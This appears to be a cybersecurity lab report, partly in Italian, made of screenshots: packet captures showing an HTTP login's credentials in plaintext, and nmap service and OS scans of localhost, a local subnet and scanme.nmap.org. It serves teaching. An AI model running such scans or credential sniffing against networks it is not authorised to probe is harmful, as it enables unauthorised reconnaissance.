318 2.847244 10.0.2.15 216.58.204.227 OCSP 481 Request
323 2.991767 216.58.204.227 10.0.2.15 OCSP 755 Response
386 3.268870 10.0.2.15 216.58.204.227 OCSP 481 Request
393 3.290631 10.0.2.15 65.61.137.117 HTTP 383 GET /login.jsp HTTP/1.1
408 3.415092 216.58.204.227 10.0.2.15 OCSP 755 Response


No. Time Source Destination Protocol Length Info
3396 4.859743 65.61.137.117 10.0.2.15 HTTP 131 HTTP/1.1 404 Not Found (text/html)
4898 53.501111 10.0.2.15 65.61.137.117 HTTP 589 POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
5263 65.263268 10.0.2.15 65.61.137.117 HTTP 589 POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
Frame 4898: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
Ethernet II, Src: PcsCompu_5d:3b:d1 (08:00:27:5d:3b:d1), Dst: 52:55:0a:00:02:02 (52:55:0a:00:02:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 45244, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "uid" = "Admin"
Form item: "passw" = "Login"
Form item: "btnSubmit" = "Login"


8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpsdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$









```
▸ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
▸ Ethernet II, Src: PcsCompu_82:75:df (08:00:27:82:75:df), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 104.16.248.249
▸ Transmission Control Protocol, Src Port: 52556, Dst Port: 443, Seq: 1, Ack: 1, Len: 56
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 51
      Encrypted Application Data: 7fa9037731c6e38e6213aacc15a0a7281f94046fdb237be9…
```

3. Esercizio con nmap:

```
NMAP(1)                    Nmap Reference Guide                    NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap ("Network Mapper") is an open source tool for network exploration
       and security auditing. It was designed to rapidly scan large networks,
       although it works fine against single hosts. Nmap uses raw IP packets
       in novel ways to determine what hosts are available on the network,
       what services (application name and version) those hosts are offering,
       what operating systems (and OS versions) they are running, what type of
       packet filters/firewalls are in use, and dozens of other
       characteristics. While Nmap is commonly used for security audits, many
       systems and network administrators find it useful for routine tasks
       such as network inventory, managing service upgrade schedules, and
       monitoring host or service uptime.

       The output from Nmap is a list of scanned targets, with supplemental
       information on each depending on the options used. Key among that
       information is the "interesting ports table".  That table lists the
       port number and protocol, service name, and state. The state is either
       open, filtered, closed, or unfiltered.  Open means that an application
       on the target machine is listening for connections/packets on that
       port.  Filtered means that a firewall, filter, or other network
       obstacle is blocking the port so that Nmap cannot tell whether it is
       open or closed.  Closed ports have no application listening on them,
       though they could open up at any time. Ports are classified as
       unfiltered when they are responsive to Nmap's probes, but Nmap cannot
       determine whether they are open or closed. Nmap reports the state
       combinations open|filtered and closed|filtered when it cannot determine
       which of the two states describe a port. The port table may also
       include software version details when version detection has been
       requested. When an IP protocol scan is requested (-sO), Nmap provides
       information on supported IP protocols rather than listening ports.

       In addition to the interesting ports table, Nmap can provide further
       information on targets, including reverse DNS names, operating system
       guesses, device types, and MAC addresses.

       A typical Nmap scan is shown in Example 1. The only Nmap arguments used
       in this example are -A, to enable OS and version detection, script
       scanning, and traceroute; -T4 for faster execution; and then the
       hostname.

       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
 Manual page nmap(1) line 1 (press h for help or q to quit)
```



```
NMAP(1)                    Nmap Reference Guide                    NMAP(1)

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       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
/example
```

```
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       Example 1. A representative Nmap scan

           # nmap -A -T4 scanme.nmap.org

           Nmap scan report for scanme.nmap.org (74.207.244.221)
           Host is up (0.029s latency).
           rDNS record for 74.207.244.221: li86-221.members.linode.com
           Not shown: 995 closed ports
           PORT     STATE    SERVICE     VERSION
           22/tcp   open     ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
           | ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
           |_2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
           80/tcp   open     http        Apache httpd 2.2.14 ((Ubuntu))
           |_http-title: Go ahead and ScanMe!
           646/tcp  filtered ldp
           1720/tcp filtered H.323/Q.931
           9929/tcp open     nping-echo  Nping echo
           Device type: general purpose
           Running: Linux 2.6.X
           OS CPE: cpe:/o:linux:linux_kernel:2.6.39
           OS details: Linux 2.6.39
           Network Distance: 11 hops
           Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

           TRACEROUTE (using port 53/tcp)
           HOP RTT      ADDRESS
           [Cut first 10 hops for brevity]
           11  17.65 ms li86-221.members.linode.com (74.207.244.221)

           Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

       The newest version of Nmap can be obtained from https://nmap.org. The
       newest version of this man page is available at
       https://nmap.org/book/man.html.  It is also included as a chapter of
       Nmap Network Scanning: The Official Nmap Project Guide to Network
       Discovery and Security Scanning (see https://nmap.org/book/).

OPTIONS SUMMARY
       This options summary is printed when Nmap is run with no arguments, and
       the latest version is always available at
       https://svn.nmap.org/nmap/docs/nmap.usage.txt. It helps people remember
       the most common options, but is no substitute for the in-depth
       documentation in the rest of this manual. Some obscure options aren't
       even included here.

           Nmap 7.70 ( https://nmap.org )
           Usage: nmap [Scan Type(s)] [Options] {target specification}
           TARGET SPECIFICATION:
             Can pass hostnames, IP addresses, networks, etc.
 Manual page nmap(1) line 44 (press h for help or q to quit)
```


```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:03 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000031s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
[analyst@secOps ~]$
```


```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a7:6d:ee brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.150/24 brd 192.168.2.255 scope global dynamic enp0s3
       valid_lft 5657sec preferred_lft 5657sec
    inet6 fe80::a00:27ff:fea7:6dee/64 scope link
       valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```


```
[analyst@secOps ~]$ nmap -A -T4 192.168.2.150/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:11 EDT
Nmap scan report for 192.168.2.1
Host is up (0.00077s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   (generic dns response: NOTIMP)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp  open  http     nginx
|_http-server-header: nginx
|_http-title: Did not follow redirect to https://192.168.2.1/
443/tcp open  ssl/http nginx
|_http-server-header: nginx
|_http-title: pfSense - Login
| ssl-cert: Subject: commonName=pfSense-6601573e40fd7/organizationName=pfSense GUI default Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-6601573e40fd7
| Not valid before: 2024-03-25T10:51:42
|_Not valid after:  2025-04-27T10:51:42
| tls-alpn:
|   h2
|_  http/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=7%D=10/25%Time=671B60E1%P=x86_64-unknown-linux-gnu%
SF:r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07ve
SF:rsion\x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x
SF:04\0\0\0\0\0\0\0\0");

Nmap scan report for 192.168.2.150
Host is up (0.000035s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.2.150
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
```


```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-10-25 05:14 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.17s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    filtered http
9929/tcp  open     nping-echo Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.54 seconds
[analyst@secOps ~]$
```


4. Esercizio SQL










